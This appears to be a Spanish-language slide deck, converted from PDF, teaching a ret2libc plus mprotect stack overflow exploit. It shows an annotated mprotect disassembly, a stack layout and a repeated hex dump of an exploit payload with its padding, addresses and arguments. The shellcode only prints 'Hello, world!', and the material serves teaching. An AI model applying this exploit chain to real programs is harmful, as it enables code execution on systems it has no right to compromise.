
# LLAMADA A MPROTECT




# LLAMADA A MPROTECT




# LLAMADA A MPROTECT




# LLAMADA A MPROTECT




# LLAMADA A MPROTECT




# EXPLOIT ORIGINAL



# EXPLOIT ORIGINAL VS RET2LIB



# EXPLOIT CON RET2LIB + MPROTECT



# EXPLOIT CON RET2LIB + MPROTECT

0x00	shellcode[0..3]	0xfffffce78
0x04	shellcode[4..7]	
0x08	...	
...	...	
0x48	0xf7ecf660	
...	0xfffffce78	
	0xfffffc000	
	0x2000	
	0x7	

Assembly

```
0xf7ecf660 mprotect+0 push    ebx
0xf7ecf661 mprotect+1 mov     edx,DWORD PTR [esp+0x10]
0xf7ecf665 mprotect+5 mov     ecx,DWORD PTR [esp+0xc]
0xf7ecf669 mprotect+9 mov     ebx,DWORD PTR [esp+0x8]
0xf7ecf66d mprotect+13 mov    eax,0x7d
0xf7ecf672 mprotect+18 call   DWORD PTR gs:0x10
0xf7ecf679 mprotect+25 pop    ebx
0xf7ecf67a mprotect+26 cmp    eax,0xfffffff001
0xf7ecf67f mprotect+31 jae   0xf7df3f70
0xf7ecf685 mprotect+37 ret
```

addr

len

prot

# EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c  
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00  
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01  
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41  
41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff  
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

payload padding &mprotect &buffer addr len prot

# EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c  
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00  
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01  
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41  
41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff  
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

**payload padding &mprotect &buffer addr len prot**

# EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c  
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00  
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01  
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41  
41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff  
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

# EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c  
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00  
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01  
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41  
41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff  
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

payload padding &**mprotect** &buffer addr len prot

# EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c  
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00  
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01  
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41  
41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff  
00 c0 ff ff 00 20 00 00 07 00 00 00 00 0a
```

payload padding &mprotect **&buffer** addr len prot

# EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c  
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00  
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01  
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41  
41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff  
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

payload padding &mprotect &buffer **addr** len prot

# EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c  
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00  
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01  
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41  
41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff  
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```

payload padding &mprotect &buffer addr **len** prot

# EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c  
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00  
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01  
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41  
41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff  
00 c0 ff ff 00 20 00 00 07 00 00 00 0a
```


payload padding &mprotect &buffer addr len **prot**

# EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c  
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00  
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01  
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41  
41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff  
00 c0 ff ff 00 20 00 00 07 00 00 00 00 0a
```

payload padding &mprotect &buffer addr len prot



Just  
Fix  
the Damn Rd


**ROUGH**  
**ROAD**

